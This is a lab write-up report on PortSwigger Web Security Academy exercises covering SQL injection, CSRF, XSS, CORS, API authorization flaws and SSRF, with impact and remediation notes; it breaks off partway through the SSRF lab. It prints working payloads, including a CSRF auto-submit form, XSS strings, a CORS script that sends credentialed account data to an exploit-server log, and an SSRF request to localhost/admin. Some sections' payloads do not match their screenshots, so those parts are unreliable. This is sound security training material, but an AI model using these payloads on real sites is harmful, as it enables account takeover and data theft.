

PORTSWIGGER WEB SECURITY ACADEMY

Project Report

July 23,2026

Table of Contents

1. SQL Injection
2. Cross-Site Request Forgery (CSRF)
3. Cross-Site Scripting (XSS)
4. Cross-Origin Resource Sharing (CORS)
5. Insecure Direct Object Reference (IDOR / API1)
6. Broken Object Property Level Authorization (API3 BOPLA)
7. Unrestricted Resource Consumption (API4)
8. Server-Side Request Forgery (SSRF)

SQL INJECTION

Lab: SQL injection vulnerability in WHERE clause allowing retrieval of hidden data

Objective: To solve the lab, perform a SQL injection attack that causes the application to display one or more unreleased products.

Description: This lab contains a SQL injection vulnerability in the product category filter. When the user selects a category, the application carries out a SQL query like the following:


```
SELECT * FROM products WHERE category = 'Gifts' AND released = 1
```

Affected Endpoint: GET /filter?category=Gifts

Payload Used: Gifts' OR 1=1—

Steps to Reproduce

1. Open the lab and navigate to any product category page.
2. Capture the category filter request using Burp Suite.
3. Send the request to Repeater.
4. Identify the vulnerable parameter:



```
Response
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 11564
5
6 <!DOCTYPE html>
7 <html>
8   <!--LAB_HEAD_START-->
9   <head>
10     <link href=/resources/labheader/css/academyLabHeader.css
11     rel=stylesheet>
12     <link href=/resources/css/labsEcommerce.css rel=
13     stylesheet>
14     <title>
15       SQL injection vulnerability in WHERE clause allowing
16       retrieval of hidden data
17     </title>
18   </head>
19   <!--LAB_HEAD_END-->
20   <body>
21     <script src=/resources/labheader/js/labHeader.js">
22     </script>
23     <!--LAB_HEADER_START-->
24     <div id="academyLabHeader">
25       <section class='academyLabBanner'>
26         <div class=container>
27           <div class=logo>
28           </div>
29           <div class=title-container>
```

Request

Pretty Raw Hex

🔍 📄 ln ☰

```
1 GET /filter?category=Gifts'+OR+1=1--| HTTP/2
2 Host:
  0a0a00ac0367142280826c53003a0078.web-security-academy.net
3 Cookie: session=Hyp1Y8ufLyr7pWQf0o5CEKXeu5eiFZnu
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
  rv:153.0) Gecko/20100101 Firefox/153.0
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0
  .8
6 Accept-Language: en-US,en;q=0.9
7 Prefer: safe
8 Accept-Encoding: gzip, deflate, br
9 Referer:
  https://0a0a00ac0367142280826c53003a0078.web-security-academy
  .net/
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-User: ?1
15 Priority: u=0, i
16 Te: trailers
17
18
```

**WebSecurity
Academy** 

SQL injection vulnerability in WHERE clause allowing retrieval of hidden data

LAB Solved



[Back to lab description >>](#)

Congratulations, you solved the lab!

Share your skills!



[Continue learning >>](#)

[Home](#)

WE LIKE TO
SHOP 

Gifts

Impact

- ☐ An attacker can manipulate SQL queries through the vulnerable parameter.
- ☐ Unauthorized access to hidden data stored in the database may be possible.

- ❑ Sensitive information from the database could potentially be exposed.
- ❑ In severe cases, SQL injection vulnerabilities may allow modification or deletion of database records depending on database permissions.

Recommendation

- ❑ Use parameterized queries (prepared statements) instead of dynamically building SQL queries.
- ❑ Implement proper input validation and sanitization for user-controlled parameters.
- ❑ Apply the principle of least privilege to database users.
- ❑ Avoid exposing detailed database error messages to users.
- ❑ Perform regular security testing, including SQL injection assessments

.Severity

HIGH

Cross-Site Request Forgery (CSRF)

Lab Name: CSRF vulnerability with no defenses

Objective: To solve the lab, craft some HTML that uses a CSRF attack to change the viewer's email address and upload it to your exploit server.

Description: This lab's email change functionality is vulnerable to CSRF.

To solve the lab, craft some HTML that uses a CSRF attack to change the viewer's email address and upload it to your exploit server.

You can log in to your own account using the following credentials: wiener:peter

Affected Endpoint:

POST /my-account/change-email

Payload Used:

```
<form action="https://YOUR-LAB-ID.web-security-academy.net/my-account/change-email"
method="POST">
```

```
<input type="hidden" name="email" value="attacker@example.com">
```

```
</form>
```

```
<script>
```

```
document.forms[0].submit();
```

```
</script>
```

Steps to Reproduce

1. Log in to the application using the provided credentials.
2. Navigate to the account settings page.
3. Capture the email change request using Burp Suite.
4. Observe that the request does not contain any CSRF token or additional validation.
5. Create a malicious HTML page containing an auto-submitting form that sends a POST request to the vulnerable endpoint.
6. Host the payload on the Exploit Server.
7. Deliver the exploit to the victim.

- Observe that the victim's email address is changed successfully, confirming the CSRF vulnerability.

Web Security Academy 

CSRF vulnerability with no defenses

LAB Solved 

[Back to lab description >>](#)

Congratulations, you solved the lab!

Share your skills!   Continue learning >>

This is your server. You can use the form below to save an exploit, and send it to the victim.

Request

PrettyRawHex


  ln

```
1 POST /my-account/change-email HTTP/2
2 Host:
0a0d004f03e3a46e8137d4bd001e0059.web-security-academy.net
3 Cookie: session=i0QpcBxgUNPHe0D40QZrp8xw8LyT9aFu
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:153.0) Gecko/20100101 Firefox/153.0
5 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0
.8
6 Accept-Language: en-US,en;q=0.9
7 Prefer: safe
8 Accept-Encoding: gzip, deflate, br
9 Content-Type: application/x-www-form-urlencoded
10 Content-Length: 19
11 Origin:
https://0a0d004f03e3a46e8137d4bd001e0059.web-security-academy
.net
12 Referer:
https://0a0d004f03e3a46e8137d4bd001e0059.web-security-academy
.net/my-account?id=wiener
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: ?1
18 Priority: u=0, i
19 Te: trailers
20
21 email=newt40new.com
```

Search

 0 highlights



Impact

- ☐ An attacker can perform unauthorized actions on behalf of an authenticated user.
- ☐ Victims may unknowingly execute unwanted state-changing operations.
- ☐ User account information can be modified without the user's consent.
- ☐ If sensitive actions are vulnerable, attackers may perform account-related changes or other privileged actions.

Recommendation

- ☐ Implement anti-CSRF tokens for all state-changing requests.
- ☐ Validate CSRF tokens on the server side.
- ☐ Use SameSite cookie attributes (Strict or Lax) where appropriate.
- ☐ Verify request origin/referer headers for sensitive operations.
- ☐ Require re-authentication for critical account changes.

Severity

MEDIUM

Cross-Site Scripting (XSS)

Lab Name: Reflected XSS into HTML context with nothing encoded

Objective

To identify and exploit a reflected Cross-Site Scripting vulnerability by injecting JavaScript code into a user-controlled input field.

Description

This lab demonstrates a reflected XSS vulnerability where user input is directly reflected in the application's HTML response without proper encoding or sanitization. An attacker can craft a malicious URL containing JavaScript code that executes when opened by a victim.

Affected Endpoint

GET /?search=

Payload Used

```
<script>alert(1)</script>
```

Steps to Reproduce

1. Open the lab application.
2. Identify the search functionality that accepts user input.
3. Enter the payload:
4. `<script>alert(1)</script>`
5. Submit the input.
6. Observe that the payload is reflected in the HTML response.
7. The JavaScript executes in the browser, confirming reflected XSS.

Congratulations, you solved the lab!

Share your skills!



[Continue learning >>](#)

[Home](#)

0 search results for "

Search the blog...

Search

🌐 77007f030320cc806403f9002d009d.web-security-academy.net

1

OK

Impact

- ☐ Attackers can execute arbitrary JavaScript in a victim's browser.
- ☐ User sessions or sensitive browser data may be compromised.
- ☐ Attackers may perform actions on behalf of users.
- ☐ Malicious links containing the payload can be shared with victims

Recommendation

- ☐ Implement proper output encoding before displaying user input.
- ☐ Apply context-aware escaping for HTML content.
- ☐ Validate and sanitize user-controlled inputs.

- ☐ Implement Content Security Policy (CSP).

Severity

MEDIUM

Lab Name: Stored XSS into HTML context

Objective

To identify and exploit a stored Cross-Site Scripting vulnerability where malicious scripts are permanently stored and executed when users access the affected page.

Description

This lab demonstrates a stored XSS vulnerability in which user-supplied input is stored by the application and later displayed to other users without proper validation or encoding. This allows an attacker to inject malicious scripts that execute in the browsers of users viewing the content.

Affected Endpoint

POST /post/comment

Payload Used

```
<script>alert(1)</script>
```

Steps to Reproduce

1. Navigate to the blog post/comment section.
2. Enter the XSS payload in the comment field:
3. `<script>alert(1)</script>`
4. Submit the comment.
5. Reload or revisit the page containing the comment.
6. Observe that the script executes automatically.
7. Confirm that the application is vulnerable to stored XSS.

Leave a comment

Comment:

hello

Name:

testing

Email:

testing@gmail.com

Website:

Post Comment

[Back to Blog](#)



testing | 22 July 2026

hello



Stored XSS into HTML context with nothing encoded

[Back to lab description](#) >>

LAB

Solved



Congratulations, you solved the lab!

Share your skills!



[Continue learning](#) >>

[Home](#)

Thank you for your comment!

Your comment has been submitted.

[Back to blog](#)

Impact

- ☐ Malicious scripts are permanently stored on the server.
- ☐ Every user viewing the affected content may execute the injected script.
- ☐ Multiple users can be affected without needing to click a malicious link.

- ☐ Sensitive information and user sessions may be exposed.

Recommendation

- ☐ Sanitize user-generated content before storing it.
- ☐ Apply output encoding when displaying stored data.
- ☐ Avoid rendering untrusted HTML directly.
- ☐ Use CSP to reduce the impact of script execution

SEVERITY

Medium

Lab Name: DOM XSS in document.write sink using source location.search

Objective

To identify and exploit a DOM-based Cross-Site Scripting vulnerability caused by insecure handling of user-controlled data within client-side JavaScript.

Description

This lab demonstrates a DOM-based XSS vulnerability where JavaScript running in the browser processes attacker-controlled input from the URL and writes it into the webpage using an unsafe DOM sink. Since the vulnerability exists in client-side code, the malicious payload executes directly in the victim's browser.

Affected Endpoint

GET /

Payload Used

```
<script>alert(1)</script>
```

Steps to Reproduce

1. Open the lab application.
2. Identify the input processed by client-side JavaScript.
3. Insert the XSS payload into the vulnerable parameter.
4. Submit the request.
5. Observe that the payload is processed by JavaScript and inserted into the DOM.
6. JavaScript execution occurs in the browser, confirming DOM-based XSS

Response

Pretty Raw Hex Render

```
15 <section class="maincontainer">
16   <div class="container is-page">
17     <header class="navigation-header">
18       <section class="top-links">
19         <a href="/>Home
20       </a>
21       <p>
22         |
23       </p>
24     </section>
25   </header>
26   <header class="notification-header">
27 </header>
28   <section class="blog-header">
29     <h1>
30       0 search results for 'text123'
31     </h1>
32     <hr>
33   </section>
34   <section class="search">
35     <form action="/" method="GET">
36       <input type="text" placeholder="Search
37         the blog..." name="search" value="
38         text123">
39       <button type="submit" class="button">
40         Search
41       </button>
42     </form>
43   </section>
44   <section class="blog-list no-results">
```

text123 2 matches



Reflected XSS into attribute with angle brackets HTML-encoded

[Back to lab description >>](#)

LAB Solved

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) [Continue learning >>](#)

[Home](#)

Request

Pretty Raw Hex

```
1 GET /?search="onmouseover="alert(1) HTTP/2
2 Host: 0aa40024048ddf8984193bf400160033.web-security-academy.net
3 Cookie: session=0FA7s9oiNzjbBuWi2M66bvbU49VqJPh3
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:153.0) Gecko/20100101 Firefox/153.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.9
7 Prefer: safe
8 Accept-Encoding: gzip, deflate, br
9 Referer: https://0aa40024048ddf8984193bf400160033.web-security-academy.net/
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-User: ?1
15 Priority: u=0, i
16 Te: trailers
17
18
```

[Home](#)

0 search results for 'test123'

Search

[< Back to Blog](#)

Impact

- ❑ Attackers can execute malicious JavaScript directly in the victim's browser.
- ❑ Sensitive browser information may be accessed.
- ❑ Users can be redirected to malicious pages.

- ❑ Client-side actions may be performed without user consent.

Recommendation

- ❑ Avoid unsafe DOM sinks like `innerHTML` and `document.write`.
- ❑ Use secure methods such as `textContent`.
- ❑ Validate and sanitize user-controlled input.
- ❑ Implement Content Security Policy (CSP).

Severity: MEDIUM

Cross-Origin Resource Sharing (CORS)

Lab Name: CORS vulnerability with trusted insecure origins

Objective

To identify and exploit an insecure CORS configuration where the application trusts an untrusted external origin and allows access to sensitive user data.

Description

This lab demonstrates a CORS misconfiguration where the server allows requests from an untrusted origin. The application also enables credentialed cross-origin requests, which can allow attackers to access sensitive information from authenticated users.

Affected Endpoint

GET /account-details

Payload Used

Modified request header:

Origin: https://example.com

Observed response headers:

Access-Control-Allow-Origin: https://example.com

Access-Control-Allow-Credentials: true

Steps to Reproduce

1. Log in to the application using the provided credentials.
2. Navigate to the account details page.
3. Capture the request using Burp Suite.
4. Send the request to Burp Repeater.
5. Add a custom Origin header:

Origin: https://example.com

6. Send the request.
7. Observe the response headers.
8. The server accepts the untrusted origin and returns:

Access-Control-Allow-Origin: <https://example.com>

Access-Control-Allow-Credentials: true

9. This confirms an insecure CORS configuration.

Request

Pretty Raw Hex

```
GET /accountDetails HTTP/2
Host: 0a33007e041486c081902a8a00bd004d.web-security-academy.net
Origin: https://example.com
Cookie: session=XzKEEFEM55seb5v0e050ydWGGXqOp3aw
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:153.0) Gecko/20100101 Firefox/153.0
Accept: */*
Accept-Language: en-US,en;q=0.9
Refer: safe
Accept-Encoding: gzip, deflate, br
Referer: https://0a33007e041486c081902a8a00bd004d.web-security-academy.net/my-account?id=wiener
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=4
Te: trailers
```

Response

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Access-Control-Allow-Origin: https://example.com
3 Access-Control-Allow-Credentials: true
4 Content-Type: application/json; charset=utf-8
5 X-Frame-Options: SAMEORIGIN
6 Content-Length: 149
7
8 {
9   "username": "wiener",
10  "email": "",
11  "apikey": "1T9CY5tjC0X0qWQomqywN1A2qz8PYDrs",
12  "sessions": [
13    "XzKEEFEM55seb5v0e050ydWGGXqOp3aw"
14  ]
15 }
```

HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8

Body:

```
<script>
  var req = new XMLHttpRequest();
  req.onload = reqListener;
  req.open('get','https://0a200004043b0879805f0350001200cd.web-security-academy.net/accountDetails',true);
  req.withCredentials = true;
  req.send();

  function reqListener() {
    location='/log?key='+this.responseText;
  };
</script>
```

Store

View exploit

Deliver exploit to victim

Access log

Impact

- ☐ An attacker-controlled website may access sensitive resources from the vulnerable application.
- ☐ Authenticated user information may be exposed through cross-origin requests.
- ☐ User data confidentiality can be compromised.
- ☐ The vulnerability can be abused to perform unauthorized data retrieval.

Recommendation

- ☐ Implement a strict whitelist of trusted origins.
- ☐ Avoid reflecting arbitrary Origin headers.
- ☐ Disable credentialed CORS requests unless absolutely required.
- ☐ Validate and sanitize Origin header values.
- ☐ Regularly review CORS policies

Severity

MEDIUM

Insecure Direct Object Reference (IDOR / API1)

Lab Name: Exploiting an API Endpoint Using Documentation

Objective

To identify and exploit an exposed API endpoint that allows unauthorized modification of application functionality and purchase of a restricted product.

Description

This lab demonstrates an insecure API implementation where an undocumented API endpoint is accessible to users. By discovering and interacting with the hidden endpoint, an attacker can perform unauthorized actions that should normally be restricted through the user interface.

Affected Endpoint

GET /api/products/price

Payload Used

GET /api/products/price?productId=<id>

Steps to Reproduce

1. Browse the application and inspect requests using Burp Suite.
2. Identify API-related requests made by the application.
3. Discover the hidden API endpoint:

/api/products/price

4. Send the request to Burp Repeater.
5. Modify the request parameters to interact with the API directly.
6. Observe that the endpoint returns product information in JSON format.
7. Use the discovered API functionality to perform the required action and complete the lab.

Response



Pretty Raw Hex Render



```
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 3419
5
6 <!DOCTYPE html>
7 <html>
8   <!--LAB_HEAD_START-->
9   <head>
10     <link href=
11       /resources/labheader/css/academyLabHeader.css rel=
12       stylesheet>
13     <link href=/resources/css/labsEcommerce.css rel=
14       stylesheet>
15     <title>
16       Exploiting an API endpoint using documentation
17     </title>
18   </head>
19   <!--LAB_HEAD_END-->
20   <script src="/resources/labheader/js/labHeader.js">
21   </script>
22   <!--LAB_HEADER_START-->
23   <div id="academyLabHeader">
24     <section class='academyLabBanner'>
25       <div class=container>
26         <div class=logo>
27         </div>
28         <div class=title-container>
29           <h2>
```

Response



Pretty Raw Hex Render



Prettified view

```
<td>
  GET
</td>
<td>
  /user/[username]
</td>
<td>
</td>
<td>
  <span class='http-response'
  >
    200 OK
  </span>
  , <a href='doc/User'>
    User
  </a>
</td>
</tr>
<tr>
<td>
  DELETE
</td>
<td>
  /user/[username]
</td>
<td>
</td>
<td>
  <span class='http-response
```



Search



0 highlights

Response

Pretty Raw Hex Render

```
51      </tr>
      <tr>
        <td>
          PATCH
        </td>
        <td>
          /user/[username]
        </td>
        <td>
          email: String
        </td>
        <td>
          <span class='http-response'>
            200 OK
          </span>
          , <a href='doc/User'>
            User
          </a>
        </td>
      </tr>
    </table>
  </div>
  <script src='static/js/classRegistry.js'>
  </script>
  <script src='static/js/endpoints.js'>
  </script>
```

Request

Pretty Raw Hex

```
1 DELETE /api/user/carlos HTTP/2
2 Host: 0acf00bc04e8956e818d61bb00f6007e.web-security-academy.net
3 Cookie: session=LVJ2jwmu5psXobet8JHXwUrwNQTVFjli
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:153.0) Gecko/20100101 Firefox/153.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.9
7 Prefer: safe
8 Accept-Encoding: gzip, deflate, br
```

Response

Pretty Raw

```
1 HTTP/2 200 OK
2 Content-Type: a
3 X-Content-Type-
4 X-Frame-Options
5 Content-Length:
6
7 {
  "status": "
```

The screenshot displays the 'Request' and 'Response' tabs of a web browser's developer tools. The 'Request' tab shows a DELETE request to the endpoint `/api/user/carlos` on the domain `web-security-academy.net`. The request includes headers for `Host`, `Cookie`, `User-Agent`, `Accept`, `Accept-Language`, `Referer`, and `Accept-Encoding`. The 'Response' tab shows an HTTP 200 OK status with a JSON body: `{ "status": "User deleted" }`. The response headers include `Content-Type`, `X-Content-Type-Options`, `X-Frame-Options`, and `Content-Length`.

Web Security Academy

Exploiting an API endpoint using documentation

[Back to lab description >>](#)

LAB Solved

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) [Continue learning >>](#)

[Home](#) | [My account](#) | [Log out](#)

Impact

- Hidden API endpoints may expose sensitive application functionality.
- Attackers can bypass intended user interface restrictions.
- Unauthorized actions may be performed through direct API access.
- Improperly secured APIs can lead to data exposure or manipulation.

Recommendation

- ☐ Do not rely on hidden endpoints for security.
- ☐ Implement proper authentication and authorization checks on every API endpoint.
- ☐ Remove unused API endpoints from production environments.
- ☐ Validate all user requests server-side.
- ☐ Apply rate limiting and monitoring for API abuse.

Severity

MEDIUM

Broken Object Property Level Authorization (API3 BOPLA)

Lab Name: Exploiting a Mass Assignment Vulnerability

Objective

To identify and exploit a mass assignment vulnerability in an API by modifying hidden parameters to gain unauthorized privileges.

Description

This lab demonstrates a mass assignment vulnerability where the application automatically assigns user-controlled input to internal object properties without proper filtering. By adding unexpected parameters to an API request, an attacker can modify sensitive attributes that should not be directly user-controlled.

Affected Endpoint

PATCH /api/users/{id}

Payload Used

Original request:

```
{  
  
  "email": "user@example.com"  
}
```

Modified request:

```
{  
  
  "email": "user@example.com",  
  
  "roleid": 2  
}
```

Steps to Reproduce

1. ☐ Log in to the application using valid credentials.
1. Navigate to the account/profile update functionality.

2. Capture the API request using Burp Suite.
3. Analyze the JSON request body for user-controlled parameters.
4. Add an additional hidden parameter related to user privileges.
5. Send the modified request.
6. Observe that the server accepts the unexpected parameter and updates the user object.
7. Confirm that the mass assignment vulnerability allows unauthorized modification of restricted attributes.

Request

PrettyRawHex

```
rv:153.0) Gecko/20100101 Firefox/153.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.9
7 Prefer: safe
8 Accept-Encoding: gzip, deflate, br
9 Referer:
https://0af800dd04e939d983d2d75400d6006a.web-security-academy
.net/cart
10 Content-Type: text/plain;charset=UTF-8
11 Content-Length: 97
12 Origin:
https://0af800dd04e939d983d2d75400d6006a.web-security-academy
.net
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-origin
16 Priority: u=0
17 Te: trailers
18
19 {
20   "chosen_discount":{
21     "percentage":100
22   },
23   "chosen_products":[
24     {
25       "product_id":"1",
26       "quantity":1
27     }
28   ]
29 }
```

Response

PrettyRawHexRender

```
1 HTTP/2 201 Created
2 Location: /cart?err=INSUFFICIENT_FUNDS
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 0
5
6
```

197 https://0af800dd04e939d983d2d75400d6006a.web-security-academy.net/api/checkout POST 201 110
198 https://0af800dd04e939d983d2d75400d6006a.web-security-academy.net/cart?err=INSUFFICIENT_FUNDS GET 200 5929 HTML Exploiting a mass ass...
199 https://0af800dd04e939d983d2d75400d6006a.web-security-academy.net/api/checkout GET 200 300 JSON
200 https://0af800dd04e939d983d2d75400d6006a.web-security-academy.net/academyLabHeader GET 101 147

Request

PrettyRawHex

```
1 POST /api/checkout HTTP/2
2 Host:
0af800dd04e939d983d2d75400d6006a.web-security-academy.net
3 Cookie: session=eRLitzjtFq1WVbGC7FSLcn0HwsMLtNrw
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:153.0) Gecko/20100101 Firefox/153.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.9
7 Prefer: safe
8 Accept-Encoding: gzip, deflate, br
9 Referer:
https://0af800dd04e939d983d2d75400d6006a.web-security-academy
.net/cart
10 Content-Type: text/plain;charset=UTF-8
11 Content-Length: 53
12 Origin:
https://0af800dd04e939d983d2d75400d6006a.web-security-academy
.net
```

Response

PrettyRawHexRender

```
1 HTTP/2 201 Created
2 Location: /cart?err=INSUFFICIENT_FUNDS
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 0
5
6
```

Exploiting a mass assignment vulnerability

[Back to lab description >>](#)

LAB Solved

Congratulations, you solved the lab!

Share your skills!

[Continue learning >>](#)

Store credit:
\$0.00

Cart

Not enough store credit for this purchase
Your cart is empty

[Home](#) | [My account](#) | 0

Impact

- ☐ Attackers may modify unauthorized user attributes.
- ☐ Privilege escalation may occur if sensitive fields such as roles or permissions are exposed.
- ☐ Unauthorized access to restricted functionality may be gained.
- ☐ Application integrity and access control can be compromised.

Recommendation

- ☐ Implement allowlists for assignable fields.
- ☐ Do not automatically bind user input to internal objects.
- ☐ Validate and filter all incoming API parameters.
- ☐ Separate user-editable fields from administrative fields.
- ☐ Implement proper authorization checks before modifying sensitive attributes.

Severity

HIGH

Unrestricted Resource Consumption (API4)

Lab Name: Finding and Exploiting an Unused API Endpoint

Objective

To identify an unused API endpoint exposed by the application and exploit it to perform unauthorized actions by directly interacting with the API.

Description

This lab demonstrates a vulnerability caused by an unused API endpoint that remains accessible even though it is no longer used by the application's frontend. Exposed API endpoints can allow attackers to bypass normal application workflows and perform actions that should not be available through the user interface.

Affected Endpoint

GET /api/products/price

Payload Used

API request:

GET /api/products/price?productId=<product_id>

The hidden API endpoint was accessed directly to retrieve and manipulate product-related information.

Steps to Reproduce

1. Browse the application and intercept requests using Burp Suite.
2. Analyze API calls made by the application.
3. Identify the unused API endpoint:

/api/products/price

4. Send the request to Burp Repeater.
5. Modify the request parameters to interact with the endpoint directly.
6. Observe that the API returns a valid JSON response.

7. Use the discovered API functionality to complete the lab objective.
8. Confirm successful exploitation.

Store credit:
\$0.00

Lightweight "l33t" Leather Jacket



\$0.00



228	https://0aa40093034a21628...	GET	/api/products/1/price	200	253	JSON
229	https://0aa40093034a21628...	GET	/academyLabHeader	101	147	

Request

PrettyRawHex

1 GET /api/products/1/price HTTP/2
2 Host: 0aa40093034a2162818a0c8700ba006b.web-security-academy.net
3 Cookie: session=hTydR27xjavr0WEuU05pMQMIMA2xeXgz
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:153.0) Gecko/20100101 Firefox/153.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.9
7 Prefer: safe
8 Accept-Encoding: gzip, deflate, br
9 Referer: https://0aa40093034a2162818a0c8700ba006b.web-security-academy.net/product?productId=1
10 Sec-Fetch-Dest: empty
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Site: same-origin
13 Priority: u=4

Response

PrettyRawHexRender

1 HTTP/2 200 OK
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 139
5
6 {
 "price": "\$1337.00",
 "message":
 "€€€€€€€€€€ Don't delay, purchase yours today! 1 people have
 this item in their baskets right now! €€€€€€€€€€"
}

0 highlights

0 highlights

Congratulations, you solved the lab!

[Share your skills!](#)[Continue learning >>](#)Store credit:
\$0.00[Home](#) | [My account](#) | 0

Your order is on its way!

Name	Price	Quantity
Lightweight "I33T" Leather Jacket	\$0.00	1

Total: \$0.00

Request

Pretty Raw Hex

```
1 GET /accountDetails HTTP/2
2 Host: 0a0c0017034e1dd8075037f000900c3.web-security-academy.net
3 Cookie: session=CyqeAUe6x0HWaLnEPifvMNJ7gWtXJrLK
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:153.0) Gecko/20100101 Firefox/153.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.9
7 Prefer: safe
8 Accept-Encoding: gzip, deflate, br
9 Referer: https://0a0c0017034e1dd8075037f000900c3.web-security-academy.net/my-account?id=wiener
10 Sec-Fetch-Dest: empty
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Site: same-origin
13 Priority: u=4
```

Response

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Access-Control-Allow-Credentials: true
3 Content-Type: application/json; charset=utf-8
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 149
6
7 {
8   "username": "wiener",
9   "email": "",
10  "apikey": "D8wDuTluUTfxDUuYRN3BoG8I2da7MSF",
11  "sessions": [
12    "CyqeAUe6x0HWaLnEPifvMNJ7gWtXJrLK"
13  ]
14 }
```

Impact

- ☐ Unused API endpoints can expose hidden application functionality.
- ☐ Attackers may bypass intended user interface restrictions.
- ☐ Sensitive information or operations may become accessible.
- ☐ Poorly maintained APIs increase the attack surface of an application.

Recommendation

- ☐ Remove unused API endpoints from production environments.
- ☐ Maintain proper authentication and authorization checks for every API.
- ☐ Regularly audit exposed APIs.
- ☐ Implement API documentation and lifecycle management.
- ☐ Monitor API access for suspicious activity.

Severity

MEDIUM

Server-Side Request Forgery (SSRF)

Lab Name: Basic SSRF against the local server

Objective

To identify and exploit a Server-Side Request Forgery (SSRF) vulnerability by manipulating a server-side request to access internal resources.

Description

This lab demonstrates an SSRF vulnerability where the application fetches a user-controlled URL from the server side without proper validation. An attacker can modify this URL to make the server send requests to internal systems or restricted resources that are not directly accessible externally.

Affected Endpoint

/product/stock

Payload Used

Original parameter:

stockApi=/product/stock/check?productId=1&storeId=1

Modified payload:

stockApi=http://localhost/admin

Steps to Reproduce

1. Open a product page in the application.
2. Click on **Check stock** functionality.
3. Capture the request using Burp Suite.
4. Send the request to Burp Repeater.
5. Identify the URL parameter:

